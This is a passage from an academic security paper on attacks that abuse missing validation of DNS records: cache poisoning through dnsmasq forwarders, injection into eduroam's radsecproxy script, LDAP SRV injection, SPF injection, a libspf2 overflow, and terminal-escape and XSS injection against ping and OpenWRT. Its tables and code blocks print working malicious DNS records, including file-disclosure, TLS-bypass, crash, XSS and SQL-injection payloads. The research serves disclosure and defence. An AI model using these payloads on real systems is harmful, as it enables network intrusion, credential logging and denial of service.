Defences against off-path attackers. Defences against off-path attackers, such as [RFC5452] [21], are not effective against our attacks: we do not send the malicious DNS responses from spoofed IP addresses but respond from a nameserver that we control. Hence in our attacks the attacker does not need to guess the randomisation values, such as UDP source port and the TXID. The bailiwick check [22], which prevents the attackers from responding with values not under their domains is also ineffective against our attacks since the bailiwick check is applied over the records *before* the misinterpretation occurs.

Defences against on-path attackers. Cryptographic defences, most notably DNSSEC [RFC4033-RFC4035], can not prevent our cache poisoning attacks in common setups: in situations where upstream resolvers are used the misinterpreted records are not detected by the downstream DNS forwarders, since those typically do not perform DNSSEC validation[1]. DNSSEC validation is performed by the recursive resolvers over the DNS records in line-format, *before* the decoding and the misinterpretation occur. After the records successfully pass DNSSEC validation, they are cached in a "misinterpreted" form.

Cross-zone CNAME caching. Additionally to the misinterpretation, these attacks require resolvers to cache and process CNAME records across zone-boundaries, i.e., the resolvers must use the misinterpreted second record `www.target.com\000.attacker.com` from zone `attacker.com` to answer queries for `www.target.com`. While this is not typically the case for recursive resolvers, we validated such behaviour in dnsmasq, the most frequently used forwarder on our open resolver dataset: given the records `injectdot.attacker.com CNAME www.victim.com` and `www.victim.com A 6.6.6.6` in response to a query for `injectdot.attacker.com`, dnsmasq will answer queries for `www.victim.com` with `6.6.6.6`. We illustrate how this leads to a vulnerable configuration of forwarder and recursive resolver in the case dnsmasq is combined with a misinterpreting recursive resolver like Verisign Public DNS in Figure 3; our resolver evaluation is in Section 4.

[1]Neither dnsmasq, systemd-resolved nor OpenWRT or Fritz!Box SOHO routers perform DNSSEC validation by default.




Figure 3: Downstream forwarder attack using dnsmasq with Verisign Public DNS misinterpretation of inject$_{\backslash.}$ payload.

3.2.4 Required attacker capabilities

To launch the inject$_{\backslash 000}$ attack, the adversary only needs to control a nameserver for an arbitrary domain in the internet. In contrast, in order to launch the inject$_{\backslash.}$ attack the adversary has to control a specially crafted malicious sub-domain under the same parent-domain (e.g., `com.`) as his target. This means that conducting this attack requires registering a sub-domain like `www\.target` via a domain registry. Applicability of this attack depends on ability of the attacker to register such sub-domains. For instance, a registry.pw for .pw reported that registering domain `www\.asd.pw` was possible, while `www.asd.pw` or `asd.pw` was not (indicating that they are existing registered domains). Namely the attacker can register `www\.asd.pw` and use it to attack the existing victim domain `asd.pw`.

3.3 Eduroam Peer Discovery

Eduroam federation uses Remote Authentication Dial-In User Service (Radius) [23] for authentication of guest access. Radsecproxy is an application that implements Radius transport over TCP and TLS as well as dynamic peer discovery




Figure 4: Radius Dynamic Peer discovery.

for servers which do not support these features themselves. Radsecproxy uses a shell-script-based method for dynamically updating the configuration to support the DNS lookups needed for Dynamic Peer discovery. The script is invoked with the domain component of the user's network access identifier (i.e., `example.com` in Figure 4) as its first argument by the radsecproxy server and outputs a new dynamic radsecproxy configuration for the user's realm. Example output of this script (called naptr-eduroam.sh) when invoked from shell is below:

```
$ ./naptr-eduroam.sh example.com
server dynamic_radsec.example.com {
        host radius1.example.com:2083
        host radius2.example.com:2083
        type TLS
}
```

3.3.1 Radius Dynamic Peer Discovery

In this section we provide a detailed explanation of the radius dynamic peer discovery process illustrated in Figure 4, as well as how an adversary can abuse the mechanism to trigger queries. First, a client (alice) connects to a wireless access point at the campus of `somewhere.in` (the domain of that university), providing authentication material including her network access identifier (NAI) `alice@example.com`. The access point then forwards the authentication request to the roaming authentication server at `somewhere.in`. From alice's NAI this server defers that alice's authentication request needs to be routed to the home authentication server of `example.com`. To find the home authentication server, it issues DNS queries for `example.com IN NAPTR?` followed by an `SRV` query of the domains listed in the `NAPTR` record. Finally, the roaming authentication server forwards the authentication request to the home authentication server at `radius.example.com`, which answers the request. The attacker sets up his own domain `attacker.com` and configures his nameserver to answer with one of the attack payloads from Table 3. The attacker provides a username `user@attacker.com` when connecting. This leads the roaming authentication server to send DNS requests via its resolver to the attacker's nameserver. Depending on the payload, a corresponding attack is launched against the roaming authentication server.

3.3.2 Attacks Against Radsecproxy

We found multiple security vulnerabilities in the script [24] for Dynamic Peer Discovery in eduroam, see vulnerabilities in Table 3. The vulnerabilities allow an attacker to control various variables inside the script as well as in the generated dynamic configuration. These vulnerabilities are caused by the lack of input validation of the resulting output of `dig` as well as the usage of `printf`, which negates the escaping of special characters done by `dig`.

To initiate an attack the attacker causes the target system to issue a query to its domain. To make radsecproxy query for a domain of attacker's choice, the attacker just needs to attempt to log-in at an eduroam access point with a username ending with the malicious domain. This triggers `NAPTR` and `SRV` queries to locate the correct authentication server, see messages exchange in Figure 4.

No validation of `dig` output: By changing the NAPTR record's replacement field (`$HOST`), the attacker can control one argument to `dig`, which is not checked for its format. We exploited this to launch two attacks:

- **Attack #1 in Table 3.** Make dig query an attacker-chosen DNS resolver, instead of the default resolver from `/etc/resolv.conf`. We used this attack to verify the vulnerability remotely without causing damage to the tested eduroam network.
- **Attack #2 in Table 3.** Make dig use *any file* on the radsecproxy-system as a "batch-file" (option `-f`), thereby querying all lines in this file as DNS queries. Attackers which are located on-path to the DNS resolver can apply the second attack to read arbitrary files from the system.

Vulnerable usage of `printf`: The (double) use of printf in `naptr-eduroam.sh` allows the attacker to inject arbitrary strings into the dynamically generated configuration file via a format-string attack. The reason is that printf removes the escaping done by dig over the user input, which is given in format specifier argument. This allows the attacker to access radsecproxy's configuration parser and subsequent `confserver_cb` function, which can be used to make the process read any file on the fileystem using `include /path/file`.

- **Attack #3 in Table 3.** We evaluated a 'resource starvation' attack using `/dev/zero` as an input, and caused an infinite 100% CPU usage loop in the configuration file parser.
- **Attack #4 in Table 3.** In this attack we demonstrate how the attacker can manipulate the generated dynamic configuration file, specifying a TLS certificate CommonName (CN) regular expression. This expression ispassed to the libc's `regcomp()` function, which on many implementations of libc (e.g., glibc) has known, unfixed vulnerabilities[2] which can be used, e.g., to crash radsecproxy via stack consumption.
- **Attack #5 in Table 3.** When the attacker provides a functional server configuration it can also override parameters of the dynamically generated server entry, most importantly the

[2] E.g., [25] can still be exploited on current Ubuntu and used in attack #4.

#	Variable in script	Record type	Malicious record data (dig-escaped)	Induced behaviour	Outcome
1	$HOST	NAPTR	`\@6.6.6.6.`	change dig DNS resolver	verification of vulnerability
2	$HOST	NAPTR	`-f/some/file.`	pass `/some/file` as dig batch-file	disclose contents of `/some/file`
3	$SRVHOST	SRV	`asd\\n\\tinclude\\t/dev/zero\\n.`	read `/dev/zero` as config file	100% CPU utilisation
4	$SRVHOST	SRV	`as.d\\n\\tmatchcertificateattribute\\t CN:/\(.*++++++++++++++++++\(\\\\w+\)\) /im\\n\\ttype\\ttls\\n}\\n%%p.`	provide malicious regex to regcomp()	radsecproxy crash
5	$SRVHOST	SRV	`6.6.6.6\\n\\ttype\\tTCP\\n \\tsecret\\tsomething\\n}\\n%%p.`	provide own RADIUS server and disable TLS-authentication	unauthorised network access

Table 3: Radsecproxy exploits. The exploits were successfully verified in the lab and against large operators of Eduroam.

`type` parameter. When changing the `type` parameter to TCP and providing a known `secret`, the attacker can make radsecproxy connect to his own radius server despite not having a trusted TLS certificate from the eduroam-PKI. Attack #5 can be used to allow or deny access or log any authentication attempt for users using the attacker's domain as a realm. This enables the attacker to use any eduroam network effectively unauthenticated. In our evaluations we exploited this attack to even successfully inject malicious authentication server of the attacker for third-party domains, which enables the attacker to log usernames and/or hashed credentials when the wireless clients fail to verify the TLS-certificate provided in the protected-EAP tunnel to the attacker's RADIUS server.

3.3.3 Evaluation of the Attacks

All listed exploits and outcomes were verified in the lab using the latest version of radsecproxy. We also validated real-world applicability of the attacks on different eduroam networks (of two research institutions and university) by exploiting the vulnerabilities listed in this section. We launched exploit #1 against large operators of eduroam infrastructure. This exploit causes no harm but demonstrates that the infrastructure is vulnerable and uses the `naptr-eduroam.sh` script.

3.4 LDAP Peer Discovery

To locate the appropriate LDAP server dynamically, an LDAP client supporting dynamic peer discovery extracts the domain components, re-creates the domain name (e.g., `example.com`) and queries the DNS SRV-record for `_ldap._tcp.example.com`. This query is triggered either at application startup or when a user tries to connect to the LDAP-using service. In addition to SRV lookups, LDAP also supports the URL-based description of search operations [26]. For example, a URL for a search operation for john's user account entry may look like `ldap://ldap.example.com:389/uid=john,gid=users,dc=example,dc=com`. This instructs the LDAP client to connect to the LDAP server at `ldap.example.com`, port 389 and look for an entry with Distinguished Names (DN) `uid=john,gid=users,dc=example,dc=com`. The attacker triggers queries by attempting to connect to the LDAP-using service.

3.4.1 LDAP Injection Attacks

When the SRV lookup is used in combination with LDAP URLs, it opens an attack vector which is caused by the SRV lookup handling of LDAP client implementations: the LDAP URL is checked for a hostname, and if it is not present, the hostname is looked up using SRV requests and pasted into the existing LDAP URL. An attacker controlling the SRV record can inject arbitrary characters into the URL, changing the URL path component and thereby the requested resource's DN or filter expression.

```
Function ConnectURL(ldapurl: URL) is
    if ldapurl.host == None then
        domain = extractDC(ldapurl.path)
        hostname,port = lookupSRV(domain)
        ldapurl = new URL("ldap://" + hostname + ":" + port + "/" +
          ldapurl.path)
        ConnectURL(ldapurl)
    else
        ip = lookupA(ldapurl.host)
        // Proceed with connection ...
    end
end
```

Algorithm 1: LDAP SRV lookup.

Algorithm 1 shows the LDAP peer discovery process as implemented by OpenJDK. The function *ConnectURL* is called with an LDAP URL like `ldap:///uid=john,gid=users,dc=example,dc=com` and parsed into a URL. The URL is then tested whether it includes a hostname, and if not the domain component (`dc=`) parts of the LDAP distinguished name (DN) are used to construct the the query domain for dynamic peer discovery. In our case this is the domain `example.com`, so the process continues by requesting that domains LDAP `SRV` record at `_ldap._tcp.example.com`. The hostname and port included in this SRV record are now used to construct a new LDAP URL by concatenating the hostname and port with the part of the path of the old LDAP URL. Finally, the new URL is used to call *ConnectURL* again, this time taking the other path and connection to the LDAP server at the specified hostname.

We show how the user input concatenated to an LDAP query can change the meaning of the query by injecting control characters like braces, similar to SQL injections. Our LDAP injection uses the contents of the SRV record for dynamic peer discovery (instead of direct user input) and leads to information disclosure, or authentication as a different user.

• **Attack #1: Privileges escalation.** When executing Algorithm 1 with the following URL `ldap:///uid=john,gid=users,dc=example,dc=com` and the SRV record set to

```
_ldap._tcp.example.com IN SRV ldap.example.com/
uid=admin,gid=users,dc=example,dc=com????.
```

the resulting URL becomes `ldap://ldap.example.com/uid=admin,gid=users,dc=example,dc=com????./uid=john,gid=users,dc=example,dc=com`, which means the client will search for user admin instead of john, enabling john to execute actions with admin privileges. This attack enables to circumvent security mechanisms like LDAP over TLS (`ldaps://`) because it changes the information in the URL before it is transmitted over the TLS secured channel.

• **Attack #2: Denial-of-Service via malformed records.** The LDAP SRV lookup function calls itself recursively after looking-up an SRV record, see Algorithm 1. We manipulate an SRV record so that the resulting URL does not contain a hostname-component, which then causes an infinite recursion and crashes the 'LDAP-using' application with a stack overflow.

3.4.2 Evaluation of the Attacks

We tested attack #1 against two LDAP library implementations (ldapsearch and opejdk's javax.naming). We find that both applications use a potentially vulnerable LDAP peer discovery algorithm, which just concatenates the SRV record with the rest of the URL and do not check the contents of the SRV record for sanity. However, in both implementations, the DN (e.g., `uid=john,gid=users`) from the LDAP URL is actually ignored and must be given in an additional function call or parameter in order to allow execution of multiple search queries after the connection to the server has been established. We verified attack #2 experimentally using the record we constructed, and evaluated it against openjdk's 11.0.6 javax.naming API:

```
_ldap._tcp.attacker.com. IN SRV /dc=attacker,dc=com.
```

Triggering a query. A query for the LDAP `SRV` record is triggered when a new connection to the LDAP server is created, i.e., when a user triggers an action which requires an LDAP-lookup such as logging into a web application which uses LDAP for user management. However, to execute the attack, the attacker must either be able to (1) control the full LDAP DN or (2) modify the SRV record on the network via a MitM position. In our evaluation we tested the implementation of LDAP middleware/libraries, which do not restrict how the LDAP DN is set. However, typical applications will restrict control over the LDAP DN to the components relevant for the user[3], such that control over the necessary `dc=` components is not available to the attacker.

3.5 Domain-Based Anti-Spam Validation

Sender Policy Framework (SPF) [27] is a domain-based mechanism to prevent forgery of SMTP envelope headers. To trigger an SPF DNS query, the attacker needs to send an Email to an SPF-supporting Email server.

We provide a detailed explanation of the Email `SPF` validation process shown in Figure 5 in the case where an incoming Email is rejected: first, an non-authorised Email transfer agent at `mail.spam.com` (Spammer MTA) connects to the mail server at the receiver domain (`mail.receiver.com`) and tries to send a Mail coming from `someone@sender.com` to a mailbox at `receiver.com` using SMTP. To check if the Spammer MTA is authorised to send mail from `sender.com`, the Receiver MTA will query the DNS for the SPF records for `sender.com`. In this case the record indicates that no one is authorised to send mail from that domain (option -all) and that a detailed explanation why the mail is rejected is stored at `exp.sender.com`. After the receiver MTA has received this record it will decide to reject the Email and fetch the explanation from `exp.sender.com` via DNS to include it together with the rejection message. Finally, is parses the rejection message, replaces any included macros and sends it back to the spammer MTA notifying it that the mail was rejected and why.




Figure 5: `SPF` resolution example.

3.5.1 Attacks Against Checks of SPF Records

• **Attack #1: Injection against policyd-spf.** The default implementation, e.g., Ubuntu [28] used by postfix, for checking SPF records is based on a separately running daemon called policyd-spf. This daemon is listening at a unix socket for responses to determine whether an Email should be rejected or not according to the SPF records [29]. The interface to this daemon is line based, the client (postfix) provides properties of the received Email line-by-line and submits the request with an empty line, as shown below. In this example policyd-spf session, the client's request lines are marked with '>', deamon response lines with '<'.

```
> request=smtpd_access_policy
> protocol_state=RCPT
> client_address=192.168.234.20
> sender=someone@hardfail.example.com
> recipient=vagrant@postfix
...
> policy_context=
< action=550 5.7.23 Message rejected due to: SPF fail -
not authorized. Please see http://www.openspf.net/Why?s=helo;
id=hardfail.example.com;ip=192.168.234.20;r=<UNKNOWN>
```

The server (policyd-spf) will answer with a single line providing information on how to proceed. We construct a malformed SPF record using the SPF `exp=` parameter. This parameter allows to include an explanation why an Email was rejected. We inject control characters into this client-server interface by including them in the rejection message, specified as a separate DNS record. The attacker can further include

[3] https://docs.spring.io/spring-ldap/docs/current/reference/

```
attacker.com TXT "v=spf1 exp=exp.attacker.com"
exp.attacker.com TXT "AAAAAA..." ; (510 times)
```

Figure 6: libsfp2 exploit with malicious SPF record payload.

newline characters (`"\n"`) to create additional output lines in the line-based connection to policyd-spf. This is interpreted as the responses to requests asked in the future thereby changing the SPF result for the next Email.

• **Attack #2: Stack buffer overflow in libspf2.** Libspf2 is a library for checking SPF records for incoming Email messages for Mail Transfer Agents. Libspf2 is used by some versions of the command line utility `spfquery` and also directly from SMTP server source code. Because of the complexity of the library we used fuzz-testing with `afl-fuzz` against a custom-built application calling libspf2 functions. This allowed us to provide the SPF record as a file rather than via the network to test libspf2 against potential vulnerabilities exploitable via malformed SPF records. The evaluations showed that libspf2 is vulnerable to the malformed records attack, see malicious SPF record payload in Figure 6. We performed attacks against the `spfquery` command line utility using the vulnerable record set which resulted in 'stack-smashing detected' error and crashes, further allowing remote-code-execution. This attack exploits a stack-buffer overflow while parsing the SPF explanation macro.

3.5.2 Evaluation of the Attacks

We evaluated attack #1 against postfix using policyd-spf-perl, and were able to inject additional lines of output to the unix socket, showing that policyd-spf-perl does not verify the contents of the SPF explanation record. In contrast to other attacks in this work, attack #2 cannot be prevented by validating the DNS records since the malicious SPF record presents a theoretically valid SPF explanation message.

3.6 Administrative Tools

In the attacks that we presented until now, the applications implemented the DNS lookup themselves, not by using an API like `gethostbyname()`, where the behaviour is standardised and data validation is performed by the systems' stub resolvers. In this section we present vulnearbilities in applications which do not implement DNS lookups themselves but use the system stub resolver to do so. First, we analyse different stub resolver implementations in Section 3.6.1 and then show vulnerabilities in applications using these stub-resolvers in Section 3.6.2.

3.6.1 DNS Record Processing in stub resolvers.

Libc is the C standard library for C programming language, specified in ANSI C and is a subset of C library POSIX specification. There are different implementations of the standard C system library. We experimentally tested, as well as analysed the source code of, all the major implementations of the C system library and except two found them to be vulnerable, see Table 5. We explain our analysis of the DNS record processing on two implementations: glibc[4] and on uClibc[5]. We selected those implementations as examples because they represent two distinct methodologies that we observed in processing DNS records. The other tested implementations are similar to uClibc. We demonstrate the processing on the `gethostbyname()` library function as an example; the same applies to other calls.

After a DNS response has been received by glibc (resp uClibc) library, it is first checked against the length field, DNS transaction identifier and the return code (e.g., OK, NXDOMAIN). The libraries then go through the resource record sets in the answer section and process each record. For each domain name in a DNS record the following steps are done, as shown with our example domain name `036123...6d00` in Figure 7: (1) domain name compression is removed; (2) domain name is decoded from DNS line format into a (zero-terminated) string; (3) domain name is validated. We explain these steps next.

DNS decompression and decoding into a string. These two steps are typically done simultaneously in one function, e.g., `dn_expand` for glibc, or `__decode_dotted` for uClibc. When decoding a domain name into a string, the resolver must ensure that the characters which cannot be represented in an ASCII string, must be escaped appropriately [RFC4343] [18]. This also applies to zero-bytes (which would otherwise be interpreted as string terminators) and period characters (which would otherwise be interpreted as label-separators). Escaping values outside the range of 0x21 (`"!"`) to 0x7E (`"~"`) is required by [18].

In our example in Figure 7 this means that to avoid confusion with label separators the second byte (0x3e) of the first label must be expressed as `"\."` instead of `"."`. The final decoded domain name is then `"a\.b.<>.com."` if decoded correctly applying escaping to non-printable characters, or `"a.b.<>.com."` if decoded incorrectly when escaping is not applied.

Our analysis shows that glibc applies escaping to the decoded domain name, while uClibc does not. This means that any record which contains zero-bytes or dots inside labels will be misinterpreted during decoding when processed by uClibc and other non-printable characters will be included in the returned string unescaped. Such incorrect decoding logic can allow cache-injection attacks when the misinterpreted record for the domain `a.b.<>.com.` is cached and re-used in another context, as we show in Section 3.2.

Domain name validation. After the record has been decoded, it should be validated to check that it represents a valid hostname. The POSIX standard defines `getnameinfo()` to return 'hostnames', not 'domain names'. Notice that domain names are defined in [RFC1034, RFC2181] [22, 30] as a list of binary labels that can contain any value. The only limitation over domain names is on the length of the name

[4]The GNU's project implementation of the C standard Library
[5]The Linux standard library for mobile and embedded devices.




Figure 7: DNS record processing.




Figure 8: Attack flow against OpenWRT.

[RFC2181] [22]: 63 octets per component, 255 octets for a domain name. Values like, brackets (`[, ]`), colons, NULs (`\000`), newlines, backslashes, and so on are all legal. In contrast, hostnames are only allowed to contain alphanumeric characters (`"A-Z"`, `"a-z"`, `"0-9"`), hyphens (`"-"`) and dots (`"."`) to separate labels, as defined in [RFC952] [16], this specification is referenced by newer standards [RFC1123, RFC2181, RFC3492] [17, 22, 31]. As a result the system library should validate that all the returned values represent valid hostnames, not domains. Our evaluation shows that most stub resolvers use a naive domain name decoding logic which misinterprets `"\."` for `"."` and `"\000"` as a string delimiter; we show how to exploit this for cache poisoning attacks in Section 3.2.

In our example in Figure 7 step 2, we assume that the library has decoded the domain name correctly, hence the value `a\.b.<>.com.` is passed on to the validation step. Based on the logic that the POSIX standard defines the return value of `gethostbyname()` as a hostname the library should ensure that the hostname does not contain invalid characters, and if it finds any, it should signal an error to the application. If this is not done, the string `a\.b.<>.com.` is passed to the application unchanged and exposes to a range of vulnerabilities as shown in Sections 3.6. Again we review the functions in glibc and uClibc and find that only glibc implements this validation correctly, uClibc does not validate the decoded domain name at all.

Notice that the steps 1-3 are always needed to transform a domain name from its line format to a (zero-terminated) ASCII string. An implementation might choose to switch the order of steps 2 (decoding) and 3 (validation), or combine these steps into one, but this does not change the fact that both steps are needed to correctly implement parsing of a line-format domain names into a hostname string. Therefore, our analysis of glibc and uClibc can be extended to other resolver implementations. We validated this assumption experimentally and via code review in popular system resolver implementations, and summarise the results in Table 5. Our results indicate that most stub resolvers do not check that domain names constitute valid hostnames. The other libc implementations, such as *dietlibc* and *windows*, all result in the same incorrectly processed output. We show how to exploit lack of validation to attack applications which do not expect special characters inside hostnames, launching different injection attacks, such as XSS or ANSI terminal escape code injection.

3.6.2 Attacks Against Administrative Utilities

We demonstrate attacks against two vulnerable example applications from different contexts: Windows 10's *ping* as an example of an simple command-line utility and *OpenWRT LuCi* as an example of a integrated web-based administration interface.

• **Attack #1: Windows ping.** Ping shows the CNAME alias of the ping-ed host without checking the alias for disallowed characters. We use this to inject arbitrary bytes into the output of ping, which is then displayed by the terminal. By including ANSI terminal escape codes in the CNAME record, an attacker controlling the DNS response can manipulate the terminal output by moving the cursor, replacing already printed data or changing the Window title[6].

We tested a similar attack against linux ping, traceroute and openssh. Different than windows ping, these applications query the reverse PTR record of the remote address. We found that none of the applications perform input validation of the returned domain name and therefore allow the same kind of attack.

• **Attack #2: Cross-site scripting (XSS) attack in OpenWRT LuCi.** OpenWRT is an aftermarket operating system for residential-gateway routers based on linux. It uses uClibc as its standard C library. This means that any application included in OpenWRT which does not check CNAME or reverse-DNS responses itself is vulnerable to our attacks. We explore the web-based LuCi [34] administration interface which can be used to configure all of a router's settings via a web-browser.

Apart from letting the user change the router's settings, LuCi also contains a status page listing all currently active connections through the router at `/cgi-bin/luci/admin/status/realtime/connections`. When a user opens this page, LuCi performs reverse-DNS lookups for all IP addresses currently connected to or through the router. The attacker abuses this to trigger reverse queries for its own IP addresses in the

[6] Terminal-escape injection vulnerabilities were found in applications like web-servers [32, 33], however they were exploitable via direct input over HTTP.

Use-Case	Apps	validates	attack prevented by
Address Lookup	Chrome, Firefox, Opera, Edge, unscd, java	no	Cache does not evaluate CNAME aliases for indexing
Service discovery	ldapsearch	no	Generated URL not used to specify LDAP query
Authentication	policyd-spf + postfix	no	postfix resets connection if second answer is injected

Table 4: Non-validating applications without meaningful exploits.

reverse-DNS tree and delivers malicious DNS records from there. The attacker also maintains a connection to or through the OpenWRT router when the victim opens the 'Connections page', by continuously sending ICMP echo-request ('ping') messages to the router. Using the `6.6.6.6.in-addr.arpa` record shown in Figure 9 we were able to successfully launch this attack by placing javascript code inside the `PTR` record of the attacker's IP address which is not validated by the LuCi web interface. This record is queried when the user views the 'Connections page' and is placed in the page's HTML code which executes the malicious code. A successful attack allows different exploits, as an example we created a record which, when injected, loads a third party script from an external HTTP server. This script then issues various requests to the OpenWRT configuration interface in name of the user which finally results in replacing the OpenWRT firmware running on the device with a malicious attacker-provided firmware. We show an example of a full attack flow against OpenWRT using this vulnerability in Figure 8.

3.7 Impact of the Attacks

Our analysis of the attacks shows that none of the tested applications perform DNS input validation. Some attacks do not result in meaningful exploits, see examples in Section 3.7.1, the causes are not defences against potentially malicious inputs, but rather not security related implementation decisions. We also showed attacks with limited impact, such as the ping exploit, to demonstrate that the problem (lack of DNS-input validation) is systematic and prevalent, affects different systems, services and tools and is not limited to isolated cases or a specific application. These examples show that developers do not check DNS results, which contain untrusted data. Furthermore, using such tools in certain scenarios could expose to the exploitable attack. For instance, output of utilities like Ping, can also be saved in a format which allows command injection, like an HTML report, or SQL database, this allows for a much more severe attack.

3.7.1 Non-validating applications without exploits

In this section we provide examples (listed in Table 4) where DNS input validation vulnerability does not lead to meaningful attacks. We caution that the factors preventing meaningful attacks are not security related, but are due to different implementation considerations: (1) in browsers and app-caches, the cached records are only indexed by their query domain, not by additional domain aliases inside the response. (2) in ldapsearch, a potentially vulnerable peer discovery algorithm is used to generate an LDAP URL, but depending on the configuration this URL may not be used to specify the LDAP query, which would prevent the attacker from changing the query. (3) in policyd-spf if implementations are configured to check for additional data on unix socket, the result will be discarded to prevent desynchronisation with the policyd-spf daemon.

4 Internet Evaluation on Open Resolvers

In Section 3 we examined how the popular DNS resolvers and stub resolver implementations built into operating systems and programming languages handle control characters in domain names and if they modify any of the maliciously crafted payloads needed to conduct our application-specific exploits. In this section we extend our evaluation to open DNS resolvers in the Internet, and confirm the results of our in-lab study in the Internet. Specifically, we evaluate behaviour when processing a set of crafted DNS records designed to trigger classic input validation vulnerabilities like SQL injection, as well as DNS-specific special cases like handling of period characters inside DNS labels. We do not evaluate attacks against the applications using the vulnerable resolvers, since this would result in an attack against an application or service in the network which we do not own. We do not risk evaluating even the 'more benign' attacks, which when run against the servers that we setup do not cause critical damage. This is since our attacks can trigger unexpected outcome when evaluated against the servers in the Internet, e.g., due to differences in configurations. We observe this phenomena during the DNS cache poisoning evaluation of domains that we control against open resolvers in the Internet – some of the DNS software which was found secure when running the cache poisoning attack against our servers, resulted in cache poisoning vulnerabilities in the Internet.

4.1 Methodology

We run the same set of queries as for the in-lab evaluation, but employ additional logging at the nameserver-level to gain knowledge about the nature of the resolvers we test. As this study targets the same class of resolver as our in-lab evaluation, the expected behaviour is the same as described in Section 2.

Dataset. To conduct the study, we use a dataset from Censys [35] with 3M open resolvers. We include baseline tests for each record type (A, CNAME, SRV, TXT) to ensure that the resolver supports the record type we use in our payloads and only consider resolvers who respond to our queries and return the correct result for all of these baseline tests. This results in 1,328,146 open resolvers from 228 different countries.

Tests are conducted by using custom test applications which send DNS queries to the resolvers over the network

or by calling the respective stub resolvers using the appropriate API, by calling the POSIX `gethostbyname()` and `getnameinfo()` functions. To test handling of commonly used control characters like slash ("/"), at ("@"), zero-byte ("\000"), etc. we use the CNAME and PTR records with the injection payloads. We furthermore test all the resolvers against the applications'-specific records listed in Section 3 whenever applicable. All tested payloads are listed in Figure 9 in the order they appear in Table 5 and 6.

Forward-lookups. We evaluate hostname-to-address records for all 3 groups of resolvers (resolver, stub and open resolver) by triggering a query to the domain name of the payload (e.g., `cnameslash.example.com`) and observing the response from the resolver.

Injection payloads. For the DNS-specific injection payloads, the test takes place in two stages: First we trigger a query to the domain name of the injection payload (i.e., `injectzero.example.com`) twice and observe if the result was misinterpreted, ie. if the result CNAME is `www.target.com\000.example.com` (marked ✗) or just `www.target.com` (marked ✗[5]). We then trigger a query to the potentially misinterpreted domain name (i.e., `www.target.com` instead of `www.target.com\000.example.com`) and observe if the IP address was successfully injected into the resolvers' cache (marked ✓or given in % for open resolvers). We test each payload (inject\000 and inject\.) in both scenarios: via a CNAME-record which points to the malicious record (i.e., `injectzero.attacker.com`) and by triggering a query to the malicious domain (i.e., `victim.com\000.attacker.com`) directly.

Reverse-lookups. Reverse-DNS lookups (PTR) were tested against system stub resolvers only by setting the upstream DNS server to a custom controlled nameserver directly providing the records under `in-addr.arpa`-tree and triggering a reverse PTR lookup for the respective IP address, e.g., `1.1.1.1.in-addr.arpa` and observing the response.

Additional considerations. To enhance the robustness of our tests, we randomise all the queried domain names by prepending a random subdomain to ensure that the query is not cached before the test is conducted and processed by all the components of the DNS lookup chain. This also allows us to link the open resolver we sent the query to, to the final recursive resolver which connects back to our nameserver by matching these random prefixes. To prevent other users of the resolver to be negatively affected by our tests, we run these tests only against domains we own, which allows us to validate the full injection attack without performing an attack against any other domain.

4.2 Evaluation Results

We present the results for forward-lookups in Table 5 and the results of reverse-lookups in Table 6. For each test, ticks (✓) mark that the resolver is vulnerable to this kind of payload and crosses (✗) mark that the resolver is not vulnerable. Note

```
cnamebase.example.com  CNAME works.cnameslash.example.com
cnameslash.example.com CNAME t/t.cnameslash.example.com
cnameat.example.com    CNAME t\@t.cnameat.example.com
cnamexss.example.com   CNAME <img/src=''/onerror='alert
                             &#x28&#x22xss&#x22&#x29'>.
                             cnamexss.example.com
cnamesql.example.com   CNAME 'OR''=''--.cnamesql.example.com
